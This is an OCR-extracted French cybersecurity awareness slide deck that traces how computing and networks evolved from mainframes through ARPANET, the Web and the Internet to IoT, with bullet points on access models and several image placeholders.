
Sensibilisation à la CyberSécurité


Evolution des usages et des menaces

Evolution du monde informatique


Evolution des réseaux



http://www.internetsociety.org/sites/default/files/images/timeline.gif



https://gifer.com/en/DQye



https://www.itu.int/itu-d/tnd-map-public/fr/

4 Facteurs principaux d'évolutions


Expertise

Accessibilité

Diversité


M2M


MainFrame



- Accès par expert uniquement
- Utilisation Scientifique


MainFrame






- Accès aux utilisateurs du réseau via des serveurs relais
- Peu de Workstation
- Accès physique aux Workstations obligatoire


Arpanet (1983), WWW (1989)




- Accès aux utilisateurs du réseau membre ARPANET
- Workstations plus étendues
- HTML, HTTP, URI
- DNS,EMAIL,PC




Internet (2000)




- Accès à tous les utilisateurs possédant un provider
- Navigateur Web,
- Pages personnelles/Professionnelles,




Internet – IoT



- Multiplication des points d'accès
  - Objects
  - Terminaux mobiles (3G, 4G, 5G)
  - Véhicules
- Simplification des interfaces
- Vers un tout connecté





MainFrame



- Programme scientifique unique
- Aucune connexion extérieure


MainFrame



